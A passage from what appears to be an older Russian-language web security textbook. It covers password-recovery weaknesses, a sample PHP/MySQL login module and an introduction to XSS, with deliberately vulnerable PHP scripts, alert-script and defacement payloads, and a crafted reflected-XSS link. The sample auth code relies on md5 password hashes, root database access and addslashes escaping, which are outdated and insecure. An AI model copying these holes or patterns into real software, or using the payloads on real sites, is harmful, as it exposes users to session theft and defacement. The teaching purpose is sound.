- ❒ подобная система будет работать только в том случае, если в течение сеанса `ip`-адрес пользователя остается неизменным. То есть сильно ограниченным будет время сессии, к примеру, у `dial up`-пользователей, и сохранить сессию на несколько дней станет невозможным.

Кроме того, при первичной аутентификации можно запоминать название браузера и содержимое некоторых других полей HTTP-заголовка, которые могут различаться в разных браузерах.

Таким образом, сессия будет верна только для данной версии браузера. Так как идентификатор сессии, как правило, хранится в cookie-значениях, то этот прием основан на вполне логичном факте, что пользователь не сменит версию браузера после начала сеанса.

Даже если он обновит версию браузера, то для продолжения сеанса ему будет достаточно заново войти в систему.

Однако всегда стоит иметь в виду, что данная политика относится скорее к политике запутывания. Нападающему не составит никакого труда заменить соответствующие заголовки HTTP-запроса таким образом, чтобы они стали идентичными заголовкам, посылаемым браузером целевого пользователя.

4.5.2. Восстановление пароля

Многие системы аутентификации, основанные на введении пользователем имени и пароля в начале сеанса, предполагают также и некоторые подсистемы восстановления пароля.

Очевидно, что в таком случае у системы должна быть возможность установления аутентичности пользователя иными средствами, нежели по его паролю.

В большинстве случаев роль дополнительной информации, по которой может быть аутентифицирован пользователь, кроме пароля, играет ответ на некоторый секретный вопрос и некоторая другая информация, указанная при регистрации. Например дата рождения.

Такие системы обладают следующими **недостатками**.

- Дата рождения и некоторая другая информация, являющаяся ответом на секретный вопрос, может быть известна третьим лицам. Так, например, близкие знакомые могут знать дату рождения пользователя и, к примеру, имя его собачки.
- В любом случае, создание системы восстановления пароля — это понижение безопасности системы аутентификации и авторизации.

В результате удачной атаки нападающий сможет получить полный контроль над учетной записью целевого пользователя.

Для предотвращения такой ситуации можно запретить пользователю менять данные, необходимые для восстановления пароля.

Однако в такой ситуации, если нападающему станет известна информация, достаточная для восстановления пароля (ответ на секретный вопрос, дата рождения и т. п.), борьба за контроль над учетной записью станет похожа на игру в пинг-понг. Восстановить и задать новый пароль над учетной записью сможет как легитимный пользователь, так и нападающий.

И тот и другой будут иметь совершенно одинаковые привилегии и будут неразличимы с точки зрения системы.

Кроме того, запрет на изменение некоторой информации может не быть удобным пользователю.

Нередко можно встретить системы, которые высылают сам пароль или всю информацию, достаточную для его восстановления, по запросу любого пользователя, содержащему некоторую информацию, достаточную чтобы идентифицировать пользователя (но не авторизовать его), на электронный ящик, указанный пользователем при регистрации.

Такие системы могут иметь следующие **недостатки**.

- В случае кратковременного контроля почтового ящика пользователя (например, имеется случайный доступ на компьютер) нападающий сможет захватить полный контроль над учетной записью.
- Если каким-либо другим способом нападающий установил контроль над почтовый ящиком целевого пользователя, то он сможет полностью взять под свой контроль и учетную запись в системе, которая высылает всю необходимую информацию для восстановления пароля на этот почтовый ящик.
- В некоторых случаях бесплатные почтовые системы отменяют регистрацию почтовых ящиков за длительное неиспользование. И если в качестве электронного ящика, на который может быть выслан пароль, пользователь установил именно такой почтовый ящик, то нападающий сможет зарегистрировать этот почтовый ящик в той же почтовой системе через некоторое время и получить полный контроль над системой.
- Эта система также понижает надежность системы аутентификации.

Для того чтобы нападающий не смог взять полностью под контроль систему, имея кратковременный доступ к электронному почтовому ящику целевого пользователя, пользователю можно запретить менять свой электронный ящик, используемый для восстановления пароля и заданный при регистрации.

Однако это не спасет, и, даже наоборот, система будет менее защищенной, если такой почтовый ящик полностью перейдет под контроль нападающего. В этом случае уже нападающий сможет восстановить пароль целевой учетной записи в системе, чего нельзя сказать о легитимном пользователе.

Кроме того, запрет на изменение своего почтового ящика может быть весьма неудобным выходом.

Идентификация пользователи и его аутентификация — это разные вещи. В отличие от аутентификации, идентификация пользователя — это просто указание на того или иного пользователя без подтверждения, что он является тем, за кого себя выдает.

Очевидно, что для отправки пароля необходима именно идентификация, так как авторизация по утерянному паролю невозможна.

Для идентификации может быть достаточно следующей информации.

- Имя (Login) пользователя. В этом случае информация, необходимая для восстановления пароля, высылается на электронный ящик, указанный при регистрации.
- Электронный ящик. В этом случае в базе данных ищутся все пользователи, которые имеют электронный ящик, на который может быть выслан пароль. В большинстве случаев необходимо выслать информацию для восстановления имени пользователя и пароля для всех таких ящиков. Это будет означать, что у данного пользователя несколько учетных записей в системе.

В некоторых случаях пользователю предлагают самому выбрать, каким образом он хочет идентифицировать себя.

Кроме того, для отправки письма с данными для восстановления пароля пользователю требуется ввести некоторую информацию, например, дату рождения.

Все системы восстановления пароля делятся на две части: системы, возвращающие пароль в явном виде, и системы, генерирующие и задающие новый пароль в процессе восстановления.

Основные недостатки систем, возвращающих пароль в явном виде, заключается в следующем:

- если пользователь везде использует одинаковые пароли, и нападающий смог выяснить пароль пользователя в системе, то этот пароль подойдет к учетной записи этого пользователя и в других системах;
- такие системы требуют хранения паролей пользователей на сервере либо в открытом виде, либо в зашифрованном с обратимым шифрованием. Причем вся информация, необходимая для расшифровки, также должна находиться на сервере.

Одновременно системы, генерирующие и устанавливающие новый пароль, избавлены от этих недостатков.

Эти системы восстановления пароля могут быть объединены.

Например, пользователю либо предлагается ответить на секретный вопрос, либо выслать пароль на электронный почтовый ящик.

Следует отметить, что если нападающий имеет кратковременный доступ к учетной записи целевого пользователя, то для того, чтобы у него не было возможности взять под свой контроль этот аккаунт, желательно, чтобы:

- нигде не высвечивался текущий пароль пользователя;
- нигде не высвечивался ответ на секретный вопрос.

Для изменения пароля необходимо вписать старый пароль в специальное поле. Изменение произойдет только в случае, если старый пароль верен.

Для изменения ответа на секретный вопрос (если его изменить возможно) необходимо вписать пароль. Изменение произойдет, только если пароль верен.

Для изменения электронного почтового ящика, используемого для восстановления пароля (если его изменить возможно), необходимо вписать пароль. Изменение произойдет, только если пароль верен.

Для изменения любой чувствительной информации, так или иначе влияющей на процесс восстановления пароля, либо любой другой чувствительной информации необходимо таким же образом указать пароль текущего пользователя.

4.5.3. Достаточно хорошая защита

Опишем небольшой пример хорошо построенной, на мой взгляд, системы аутентификации и авторизации.

Сразу стоит отметить, что это всего лишь пример, и реальные цели могут либо потребовать ужесточения мер защиты, либо, наоборот, снятия некоторых ограничений.

Перед написанием кода следует определиться, на каких принципах будет основываться авторизация и аутентификация, какие будут заложены возможности.

Естественно, система должна быть продумана так, чтобы полностью удовлетворить все возложенные на нее задачи. Приведенный пример — это всего лишь пример, и может не удовлетворять всех задач, которые могут быть поставлены перед конкретной системой.

Итак, принципы системы аутентификации и авторизации.

- Первичная аутентификация производится с помощью имени пользователя и пароля. Имя пользователя и пароль чувствительны к регистру.
- Авторизация происходит на основе возвращающего подсистемой аутентификации идентификатора уровня доступа:
  - 0 — гостевой доступ, отсутствие доступа;
  - 1 — пользовательский доступ;
  - 2 — администраторский доступ.
- Информация о пользователях хранится в таблице базы данных, СУБД — MySQL.
- После удачной первичной аутентификации пользователю выдается уникальный 128-битный идентификатор сессии.

- Идентификатор сессии хранится в cookie-значениях клиента.
- Срок жизни cookie-значений, в которых хранится идентификатор сессии, сеансовый.
- Срок жизни идентификатора сессии ограничен со стороны сервера сроком в 30 минут.
- После любого аутентифицированного доступа к документам или сервисам срок жизни идентификатора сессии на сервере обновляется.
- Пароли пользователей не хранятся в открытом виде на сервере. Вместо этого на сервере сохраняется 128-битный хеш пароля. Используется `md5` хеш.
- Таким образом, в таблице для каждого пользователя хранится: логин — имя пользователя, хеш пароля, уровень доступа, идентификатор сессии, срок истечения жизни идентификатора сессии, электронный почтовый ящик пользователя.
- Имеется система восстановления пароля. По запросу, содержащему имя пользователя, ему высылается новый сгенерированный пароль.

В реальных системах последний пункт рационально было бы изменить следующим образом.

- Имеется система восстановления пароля. По запросу, содержащему имя пользователя, ему высылается ссылка, содержащая некоторый случайный идентификатор, с помощью которой пользователю задается и выводится в браузер новый пароль.

Изменение последнего пункта не даст возможности нападающему изменить пароль целевого пользователя.

В противном случае нападающий сможет изменить пароль. И если, к примеру, пользователь более не имеет доступа к почтовому ящику или его адрес был написан с ошибкой, то он потеряет контроль над учетной записью.

Для работы системы необходимо создать следующую таблицу. Допустим, в ней содержатся следующие данные:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> describe reguser;
```

```
+-------+-------------+------+-----+---------+----------------+
| Field | Type        | Null | Key | Default | Extra          |
+-------+-------------+------+-----+---------+----------------+
| id    | int(11)     |      | PRI | NULL    | auto_increment |
| login | varchar(255) |      |     |         |                |
| pass  | varchar(255) |      |     |         |                |
| level | int(11)     |      |     | 0       |                |
| sid   | varchar(255) |      |     |         |                |
| exp   | int(11)     |      |     | 0       |                |
+-------+-------------+------+-----+---------+----------------+
6 rows in set (0.02 sec)
mysql> select * from reguser
+----+-------+----------------------------------+-------+-----+-----+
| id | login | pass                             | level | sid | exp |
+----+-------+----------------------------------+-------+-----+-----+
|  1 | user1 | 20a0db53bc1881a7f739cd956b740039 |     1 |     |   0 |
|  2 | user2 | 1926f73f97bf1985b2b367730cb75071 |     1 |     |   0 |
|  3 | admin | 25e4ee4e9229397b6b17776bfceaf8e7 |     2 |     |   0 |
+----+-------+----------------------------------+-------+-----+-----+
3 rows in set (0.00 sec)
```

У пользователей пароли, соответственно: user1pass, user2pass, adminpass.

Далее опишем модуль аутентификации. Функция аутентификации возвращает идентификатор уровня доступа пользователя:

login.inc.php

```
<?
if(!defined('Phoenix')) exit; //защитимся от выполнения включаемого файла
mysql_connect("localhost", "root", "");
mysql_select_db("book1");
function auth()
{
 global $_COOKIE, $_POST;
 $login=addslashes($_POST['login']); //исключим SQL-инъекцию
 $pass=md5($_POST['pass']); // нам нужен именно хеш пароля
 if(!empty($login)) // сначала пробуем провести первичную аутентификацию.
 {
  $q=mysql_query("select id, level from reguser where BINARY lo-
gin='$login' and BINARY pass='$pass'");
  if($r=mysql_fetch_object($q))
  {//прошла аутентификация, выделим SID
   $sid=md5(uniqid(rand(),1));
   $time=time()+ 60*30;
   mysql_query("update reguser set sid='$sid', exp=$time where id={$r-
>id} ");
```

```
   setcookie("sid", $sid, 0, "/");
   return $r->level;
  }
 }
 //если первичная аутентификация не прошла, или не проходила, пробуем
провести вторичную аутентификацию
 $sid=addslashes($_COOKIE['sid']); //защищаемся от SQL-инъекции. Несмотря
на то, что значение sid мы сами установили в cookie, никто не гарантиру-
ет, что пользователь не подменил его
 if(!empty($sid))
 {
  $time=time();
  $q=mysql_query("select BINARY id, level from reguser where sid='$sid'
and exp>=$time");
  if($r=mysql_fetch_object($q))
  {
   return $r->level;
  }
 }
 //аутентификация не прошла. Выводим форму с предложением ввести имя и
пароль.
 echo "
 <html><body>
 необходима аутентификация
 <form method=POST>
 имя: <input type=text name=login><br>пароль: <input type=password
name=pass><br>
 <input type=submit>
 </form>
 </body>
 </html>
 ";
 exit; // прерывает выполнение
}
?>
```

Авторизация уже выполняется в конкретных документах и сервисах в зависимости от возвращенного идентификатором уровня доступа.

Например:

http://localhost/4/user.php

```
<?
 define('Phoenix', 1);
 include("login.inc.php");
 if(auth()>=1) echo "Добро пожаловать в пользовательский аккаунт";
```

```
 else echo "Вы не имеете необходимых привилегий";
?>
```

http://localhost/4/admin.php

```
<?
 define('Phoenix', 1);
 include("login.inc.php");
 if(auth()>=2) echo "Добро пожаловать в панель администратора";
 else echo "Вы не имеете необходимых привилегий";
?>
```

Примерно следующим образом пишется и модуль восстановления пароля.

Для работы такой системы необходимо, чтобы у пользователя в браузере была включена поддержка сеансовых cookies.

4.6. Заключение

Безопасная аутентификация и авторизация — проблема не только техническая. В техническом смысле приходится находить узкую грань между непригодной и неудобной для пользователей высокозащищенной системой и максимально удобной и совместимой системой, имеющей слабозащищенную аутентификацию. В выборе того или иного варианта защиты помогают уже не технические методы, а анализ предметной области, оценка ущерба от потери информации, потери конфиденциальности, компрометации системы.

Но в любом случае следует помнить простое правило: о безопасности следует задумываться заранее.

Глава 5

XSS и похищенные cookie

XSS (Cross Site Scripting, межсайтовый скриптинг) также является одной из наиболее часто встречаемых уязвимостей. В отличие от других уязвимостей, XSS связана, в первую очередь, с недокументированными возможностями поведения страницы сайта при посещении ее пользователями, если нападающий имеет возможность изменять часть ее содержания.

Определение

XSS (Cross Site Scripting, межсайтовый скриптинг) — уязвимость возникающая вследствие недостаточной фильтрации данных, переданных злонамеренным пользователям с последующим их выводом третьим лицам.

Потенциально уязвимыми к XSS-нападению системами являются те системы, которые выводят в браузер одному пользователю данные, введенные другим пользователем системы.

Таковыми системами являются чаты, форумы, системы обмена сообщениями через Web-интерфейс, системы доступа к электронной почте через Web-интерфейс и многие другие системы подобного типа.

5.1. Основы

В основе уязвимости XSS лежит то, что данные, введенные одним пользователем и выведенные другим, могут содержать не только текстовую информацию, но и сценарии JavaScript, ссылки на другие документы и другие потенциально опасные данные.

Таким образом, посредством уязвимой системы нападающий получает возможность выполнить произвольный код HTML у любого (в некоторых случаях и целевого), пользователя в контексте уязвимой системы.

То, что код будет выполнен в контексте уязвимой системы, означает, что браузер к этому коду применит обычную политику безопасности, какую он применяет к документам данной системы.

Однако в большинстве случаев у пользователя браузер настроен так, что для всех сайтов задан одинаковый уровень безопасности.

В контексте уязвимого сайта можно выполнить произвольный код JavaScript, из которого можно получить доступ к cookie-значениям уязвимого сайта.

Таким образом, уязвимость XSS позволяет влиять на ход выполнения сценариев системы не на стороне сервера, а на стороне пользователей системы.

Вариант атаки XSS может быть таким: целевому пользователю предлагают перейти по специальным образом составленной ссылке, которая приведет к тому, что злонамеренный код, закодированный внутри URL-адреса, будет выполнен в контексте целевого сайта

Приведем элементарный пример. Этот пример простой гостевой книги, где добавленные одним пользователем сообщения видны всем другим:

http://localhost/5/1.php

```
<?
$name=$_POST['name'];
$message=$_POST['message'];
$mode=$_POST['mode'];
$err="";
if($mode=='add')
{
  if(empty($name) && empty($message)) $err.="<font color=red>имя и сооб-
щение пусты</font><br>";
  elseif(empty($name)) $err.="<font color=red>имя не задано</font><br>";
  elseif(empty($message)) $err.="<font color=red>сообщение
пусто</font><br>";
  else
  {
    $f=fopen("1.txt", "a");
    $d=date("Y-m-d H:i:s");
    $m="
    <b>добавлено $d, пользователь: $name<br></b>
    <i>
    $message
    </i><br><br>
    ";
    fwrite($f, $m);
    fclose($f);
  }
}
echo "<html><body>
$err
```

```
<center><b>гостевая книга</b></center>
";
$f=fopen("1.txt", "r"); //имя файла - константа, и, следовательно, махи-
нации с именем файла невозможны
while($r=fread($f, 1024))
   echo $r;
fclose($f);
echo "<hr>
добавить сообщение:<br>
<form method=POST>
<input type=hidden name=mode value=add>
имя: <input type=text name=name><br>
сообщение:<br>
<textarea name=message cols=50 rows=6></textarea><br>
<input type=submit value=Добавить>
</form>
</body>
</html>
";
?>
```

Логика скрипта такова.

В самом начале скрипт проверяет, были ли отправлены данные методом HTTP `POST`. И если данные были отправлены, то управление передается блоку, осуществляющему добавление данных в файл.

В начале блока проверяется пустота имени или сообщения и выводится сообщение об ошибке, если имя или сообщение, или и то и другое не заданы.

Если все поля заданы, то открывается на добавление файл с сообщениями — `1.txt`, расположенный в том же каталоге. Затем формируется сообщение, исходя из принятых данных.

Никакой дополнительной обработки данных не происходит перед записью введенных данных в файл.

После записи данных в файл, он закрывается. На этом блок, выполняющий обработку и запись данных в файл, заканчивается.

Далее, независимо от того, были ли посланы данные и были ли в них ошибки, выполняется следующая часть скрипта.

Файл `1.txt`, содержащий все сообщения гостевой книги, открывается для чтения, затем последовательно читается, как есть выводится в браузер и закрывается.

Затем в браузер выводится форма, в которую пользователь может ввести имя и сообщение. В форме определен скрытый параметр `mode`, по наличию которого в самом начале скрипт узнает, что данные были посланы. После вывода формы выполнение скрипта заканчивается.

Скрипт работает следующим образом.

Если пользователь осуществляет доступ к скрипту методом HTTP `GET` и, следовательно, никаких `POST`-параметров не посылается скрипту, то блок, добавляющий сообщения, не отрабатывается.

Сразу отрабатывается часть скрипта, выводящая все сообщение и форму для добавления сообщений.

Затем, если пользователь решил добавить сообщение в гостевую книгу, он вводит все данные в форму — имя и текст сообщения — и посылает введенные данные.

Данные посылаются методом `POST`. Одновременно методом `POST` посылаются значения параметра `mode = add`, по наличию которого скрипт узнает, что данные были посланы.

Отрабатывается блок, добавляющий информацию, и если имя и текст сообщения не пусты, данные добавляются в файл. Затем выводятся все сообщения гостевой книги.

Рассмотрим этот скрипт с точки зрения внутренней безопасности системы.

Потенциально опасной частью, как и в любом случае, тут может быть часть работы с файлом.

Однако и в том месте, где происходит открытие файла на запись, и в том, где происходит открытие на чтение, имя файла задано статично. Таким образом, нападающий не получает даже потенциальной возможности изменять имена открываемых файлов.

Содержание файлов выводится в браузер как есть, что не позволяет использовать в содержании файла команды, которые будут выполнены сервером.

Тут стоит отметить, что программист мог бы в этой ситуации допустить ошибку, используя для вывода файла не функции `fopen`, `fread`, а просто подключив его, как PHP-скрипт.

Фрагмент http://localhost/5/1.php

```
echo "<html><body>
$err
<center><b>гостевая книга</b></center>
";
include("1.txt");
echo "<hr>
добавить сообщение:<br>
<form method=POST>
```

Программист мог ошибочно предположить, что скрипт, имея расширение txt, не может содержать PHP-команд.

Однако, как упоминалось ранее, не имеет значения, какое расширение имеет скрипт, подключаемый в `include` в PHP. Если в нем будут встречены программные скобки PHP (типа `<? ? >` и, возможно, некоторые другие), то содержание этих скобок будет выполнено как PHP-код.

Нападающий в такой ситуации мог бы внедрить PHP-код в текст сообщения или имени в скобках `<? ?>`.

Однако текущая ситуация совершенно иная. Содержание файла `1.txt` выводится с помощью функций `fopen()`, `fread()` обычным образом.

С точки зрения безопасности системы этот скрипт не несет никакой угрозы внутренней части системы напрямую. Однако легко показать, что скрипт явно имеет недокументированные возможности, которые могут быть использованы нападающим.

Для демонстрации этого отправим следующее сообщение в гостевую книгу:

```
test <b>test</b>,
<font color=red>test</font>,
<font size=+2>TEST</font>
<!-- это комментарий -->
```

Видим, что вместо собственно сообщения отображается результат применения соответствующих HTML-тегов. Комментарий не отображается вовсе.

Ясно, что в системе имеются недокументированные возможности. Однако на данный момент они кажутся весьма безобидными.

Стоит вспомнить про такую вещь, как JavaScript.

Пробуем добавить следующее сообщение на доску объявлений:

```
test JavaScript
<script Language=JavaScript>
alert('Hello');
</script>
```

Результат добавления этого сообщения уже не покажется столь безобидным. Выскакивающее сообщение будет выводиться каждый раз всем пользователям системы, пока администратор не удалит его, редактируя файл `1.txt`.

Это лишь пример. Совершенно очевидно, что если можно использовать JavaScript, то с его помощью можно сделать большое количество весьма деструктивных действий.

Однако эксплуатация уязвимости связана с выполнением браузером заданного кода уже на стороне клиента.

В одних случаях код может быть выполнен у целевого пользователя, в других — у каждого пользователя, посетившего страницу.

Для эксплуатации уязвимости XSS совершенно не имеет значения, каким образом хранятся данные на сервере: в файлах, в базе данных или каким-либо другим способом.

Основой уязвимости XSS является то, что данные, введенные одним пользователем, выводятся другим без дополнительной проверки и фильтрации.

Рассмотрим еще один пример:

http://localhost/5/2.php

```
<?
 $sid=$_GET['sid'];
 $page=$_GET['page'];
 if(empty($sid)) $sid=md5(uniqid(rand(),1));
 echo "
 <html>
 <body>
 <a href=2.php?sid=$sid>главная</a>
 <a href=2.php?page=1&sid=$sid>первая</a>
 <a href=2.php?page=2&sid=$sid>вторая</a>
 <a href=2.php?page=3&sid=$sid>третья</a>
 <br>
 ";
 if(empty($page))
   echo "Это главная страница. Выберите, пожалуйста, ссылку из списка вы-
ше.";
 if($page==1)
   echo "Это первая страница";
 if($page==2)
   echo "Это вторая страница";
 if($page==3)
   echo "Это третья страница";
 echo "
 </body>
 </html>
 ";
?>
```

В этом примере вообще никакие данные не хранятся на сервере. Скрипт просто выводит, исходя из принятого HTTP `GET`-параметра `page`, тот или иной текст в теле.

Но опасность этого скрипта заключена в другом.

Рассмотрим подробнее функциональность и смысл HTTP `GET`-параметра `sid`.

Нам этот параметр нужен для того, чтобы прослеживать перемещение пользователя по сайту. Такая практика является довольно распространенной.

Видно, что если идентификатор не передан, то он генерируется псевдослучайным образом. Если же при переходе на странницу идентификатор передан, то он используется и в следующий раз.

Таким образом, единожды за время посещения сайта сгенерировавшись, идентификатор закрепляется за конкретным пользователем и далее используется только он.

Другими словами, та информация, которая передается в качестве HTTP GET-параметра sid, затем выводится в качестве GET-параметров всех ссылок, присутствующих на странице.

Действительно, рассмотрим, какой вид имеют ссылки на следующих страницах.

- **http://localhost/5/2.php?sid=aaaaaaaaaaaa**
- **http://localhost/5/2.php?sid=bbbbbbbbbbb%20ccccccccc**

В результате первого запроса на странице будут присутствовать ссылки на следующие страницы:

- **http://localhost/5/2.php?sid=aaaaaaaaaaaa**
- **http://localhost/5/2.php?page=1&sid=aaaaaaaaaaaa**
- **http://localhost/5/2.php?page=2&sid=aaaaaaaaaaaa**
- **http://localhost/5/2.php?page=3&sid=aaaaaaaaaaaa**

В результате второго запроса, будут присутствовать ссылки на следующие страницы:

- **http://localhost/5/2.php?sid=bbbbbbbbbbb**
- **http://localhost/5/2.php?page=1&sid=bbbbbbbbbbb**
- **http://localhost/5/2.php?page=2&sid=bbbbbbbbbbb**
- **http://localhost/5/2.php?page=3&sid=bbbbbbbbbbb**

Как видим, часть после %20 потерялась. Заметим, что этой последовательностью символов кодируется символ "пробел".

Очевидно, что такая реакция системы не является документированной, а значит, является потенциально опасной.

Для того чтобы разобраться в причинах такой реакции, рассмотрим HTML-код, который был сгенерирован при втором запросе:

http://localhost/5/2.php?sid=bbbbbbbbbbb%20ccccccccc

```
<html>
<body>
<a href=2.php?sid=bbbbbbbbbbb ccccccccc>главная</a>
<a href=2.php?page=1&sid=bbbbbbbbbbb ccccccccc>первая</a>
<a href=2.php?page=2&sid=bbbbbbbbbbb ccccccccc>вторая</a>
<a href=2.php?page=3&sid=bbbbbbbbbbb ccccccccc>третья</a>
<br>
Это главная страница. Выберите, пожалуйста, ссылку из списка выше.
```

```
</body>
</html>
```

Видим, что на самом деле раскодированное (пробел вместо `%20`) значение `sid` просто вставилось после `sid=`.

Другими словами, принятое значение `sid` вставляется безо всякой проверки на корректность, фильтрации и преобразования в текст HTML-страницы.

При этом значение `sid` вставляется таким образом:

```
<a href=...sid=$sid>...</a>
```

Даже не зная текста программы, просто исследуя текст возвращаемых HTML-страниц, в зависимости от передаваемого параметра `sid` нападающий сможет легко составить такой HTTP-запрос, который бы привел к тому, что у пользователя, сделавшего этот запрос, будет выполнен произвольный код.

В нашем примере необходимо подставить некоторое значение `sid`, после чего закрыть тег `<a>` и подставить свой код. Далее необходимо вставить любой тег с незакрытой скобкой `>` так, чтобы скобка `>`, закрывающая оригинальный тег `A`, закрыла бы уже подставленный тег.

Например, подставим следующее значение параметра `sid`:

```
sid=aaa><script>alert('hello')</script
```

Тут закрывающий тег `</script>` написан без последней закрывающей скобки, так чтобы в коде скрипта скобка, закрывающая тег `<a>`, сейчас закрыла тег `</script>`.

Теперь осталось URL закодировать некоторые символы и отправить ссылку на соответствующий документ целевому пользователю, и при заходе по этой ссылке у целевого пользователя выполнится злонамеренный JavaScript-код в контексте целевого сайта.

Злонамеренная ссылка в нашем примере имеет вид:

http://localhost/5/2.php?sid=aaa%3E%3Cscript%3Ealert('hello')%3C/script.

Таким образом, уязвимость типа XSS может быть двух типов.

Первый тип — информация, введенная одним из пользователей, сохраняется на сервере и становится доступной для вывода без достаточной фильтрации третьим лицам.

Второй тип — часть параметров HTTP-запроса выводится в HTML-страницу без предварительной фильтрации. Факт того, хранится эта информация на сервере и выводится еще где-то или нет, не имеет значения.

5.2. Опасность уязвимости

"Это же всего лишь JavaScript, — подумает несведущий читатель, — что в нем может быть опасного?"

Действительно, сам по себе JavaScript может нести весьма малый ущерб. При этом, конечно, не учитывается эксплуатация различных уязвимостей в браузерах, для эксплуатации которых необходимо использование JavaScript.

Во-первых, такие ситуации не входят в рамки этой книги. Во-вторых, практически не имеет значения, в контексте какого сайта отрабатывается JavaScript-код, эксплуатирующий ту или иную уязвимость в браузере, таким образом, уязвимость типа XSS тут тоже ни при чем.

Единственный случай, когда в таких ситуациях возможно использовать уязвимость типа XSS, — это когда для эксплуатации уязвимости браузера необходимы некоторые полномочия, которые имеет только целевой сайт.

В настоящее время уязвимости XSS могут использоваться для следующих целей:

- дефейс сайта или изменение вида целевой страницы и введение в заблуждение пользователей;
- получение cookie пользователя в контексте целевого сайта;
- сбор статистики;
- выполнение администратором неявных действий.

Опасность изменения вида целевых страниц понятна и в комментариях не нуждается.

Самым опасным и распространенным результатом нападения с помощью XSS является получение cookie-значений целевого пользователя в контексте уязвимого сайта.

Дело в том, что во многих системах авторизации или аутентификации в cookie-значениях хранится достаточно информации, чтобы нападающий смог получить доступ к системе с правами целевого пользователя.

Так, например, в cookie-параметрах могут храниться: пароль в открытом виде, хеш пароля, идентификатор сессии.

Если пароль хранится в открытом виде, то эта ситуация в пояснениях не нуждается.

Если хранится хеш пароля, то, во-первых, нападающий сможет сделать попытку подобрать пароль по хеш-значению. В случае удачного подбора нападающему станет известен пароль в открытом виде.

Однако для аутентификации в системе нападающему вовсе не обязательно подбирать пароль.

Дело в том, что если аутентификация в системе происходит таким образом, что сравнивается хеш оригинального пароля со значением, которое находится в cookie-значениях пользователя, то нападающему будет достаточно записать себе в cookie полученный хеш пароля.

Та же ситуация, если в cookie-значениях хранится идентификатор сессии пользователя. Для получения прав данного пользователя будет достаточно поместить перехваченный идентификатор сессии в свои cookie-значения.

Таким образом, получаем: если аутентификация в системе происходит на основе cookie-параметров и если пользователь, у которого были перехвачены cookie-значения в контексте уязвимого сайта, был в этот момент аутентифицирован в системе, то для получения прав этого пользователя нападающему будет достаточно заменить cookie-значения в своем браузере в контексте уязвимого сайта на перехваченные значения.

Если учесть, что cookies могут быть перехвачены у администратора сайта, форума, чата, то эта уязвимость может быть использована для получения прав администратора.

Права администратора Web-интерфейса перед пользователем раскрывают новые возможности по исследованию системы, укреплению в системе и получению дополнительной информации о системе, ее пользователях, а также, возможно, по получению конфиденциальной информации, хранящейся в системе.

Таким образом, для нападающего эксплуатация уязвимости XSS может стать успешным ходом к получению контроля над системой.

Отдельно стоит сказать про сбор статистики в уязвимости XSS. Эта уязвимость может быть использована для сбора статистики по пользователям системы, по множествам параметров, к которым имеется доступ через JavaScript.

В собранных статистических данных тоже может оказаться большое количество данных, имеющих конфиденциальный характер, которые могут быть использованы нападающим для последующего получения контроля над сервером.

Под выполнением администратором неявных действий можно понимать, что, используя эту уязвимость, можно заставить администратора (модератора и т. п.) системы выполнить некоторые действия неявно для него самого.

При этом действия будут выполнены от имени администратора (если он в данный момент авторизован в системе как администратор), из браузера администратора, с IP-адреса администратора.

Другими словами, можно полностью эмулировать действия администратора. При этом все это может происходить прозрачно для него самого.

Остановимся подробнее на каждом случае.

5.2.1. Изменение вида страниц

В тех случаях, когда введенная одним пользователем информация выводится другим на некоторой странице без надлежащей фильтрации, нападающий

получает возможность практически произвольным образом изменить вид этой страницы.

Теоретически в случае уязвимости второго типа (когда без фильтрации выводятся в HTML некоторые параметры HTTP `GET`-запроса) нападающий сможет таким образом сконструировать запрос, что переход по заданной ссылке приведет на видоизмененную страницу Web-сайта.

Однако очевидно, что, после того как пользователь зайдет по "правильной ссылке", сайт вновь примет "правильный вид", то есть, по сути, такая эксплуатация уязвимости не имеет смысла.

Итак, имеем уязвимость, когда введенные одним пользователем данные выводятся без фильтрации другим.

В этом случае, внедряя JavaScript, можно полностью изменить вид, содержание и поведение страницы методами JavaScript.

Во-первых, нападающий имеет возможность сильно изменить информацию, отображаемую ниже момента вывода текста. И хотя это можно расценивать не более чем хулиганство, все равно следует иметь в виду, что нападающий может прибегнуть к этой возможности.

Например, к сильному искажению вывода приведет вывод незакрытых тегов, таких как `<b>`, `<font size=+10>`, `<font size=-10>`, `<font color=white>` и многих других, явно влияющих на размер, вид, цвет и другие параметры выводимых элементов.

Например, открытый и незакрытый комментарий `<!--` приведет к тому, что вся информация, выведенная после него, не отобразится, пока комментарий не будет закрыт в другом месте.

К аналогичной ситуации может привести внедрение незакрытого тега `<select>`, `<textarea>` и др.

Кроме того, нападающий сможет внедрить JavaScript-код, вызывающий большое количество всплывающих окон, сообщений, изменяющий размер браузера и его положение и выполняющий многие другие деструктивные функции, мешающие нормальному функционированию системы на стороне пользователя.

Отметим, что для того, чтобы реализовать указанное нападение, даже нет нужды внедрять JavaScript-код.

Продолжим рассматривать наш пример **http://localhost/5/1.php**.

Чтобы полностью изменить содержимое страницы на необходимый текст, пробуем добавить следующий текст в сообщении:

```
<style>
#elem
```

```
{
  z-index: 1;
  position: absolute;
  top: 0;
  left: 0;
  width: 100%;
  height: 100%;
  background-color: #ffffff;
}
</style>
<div id=elem>
  <b>текст, который будет выведен в html-странице
</div>
```

Результат будет следующий: страница полностью изменит свой вид и практически потеряет свою функциональность.

Будет выведен только тот текст, который задан внутри `<div>`.

Что же произошло?

В самом начале текста добавляемого сообщения мы описали стиль `#elem`, в котором определяем параметры наполнения слоя.

Устанавливается порядок слоя `z = 1` (по умолчанию 0); отмечается, что расположение будет указано абсолютно — верхний левый угол; размер — полностью занять весь документ; цвет фона — белый (по умолчанию — прозрачный).

Далее создается слой с этим стилем, в качестве наполнения которого указывается некоторый текст.

В результате непрозрачный слой полностью занимает весь экран браузера, и слой этот будет содержать введенные нападающим элементы.

Таким образом, нападающий получит возможность как бы полностью заменить содержание страницы.

На самом деле, конечно, содержание страницы заменено не будет, а будет всего лишь перекрыто введенными данными, в чем легко убедиться, просматривая содержание выведенной HTML-страницы:

http://localhost/5/1.php

```
<html><body>
<center><b>гостевая книга</b></center>
    <b>добавлено 2004-11-17 16:32:43, пользователь: Phoenix<br></b>
    <i>
    test message
    </i><br><br>
```

```
    <b>добавлено 2004-11-17 16:33:14, пользователь: test XSS<br></b>
    <i>
    <style>
#elem
{
  z-index: 1;
  position: absolute;
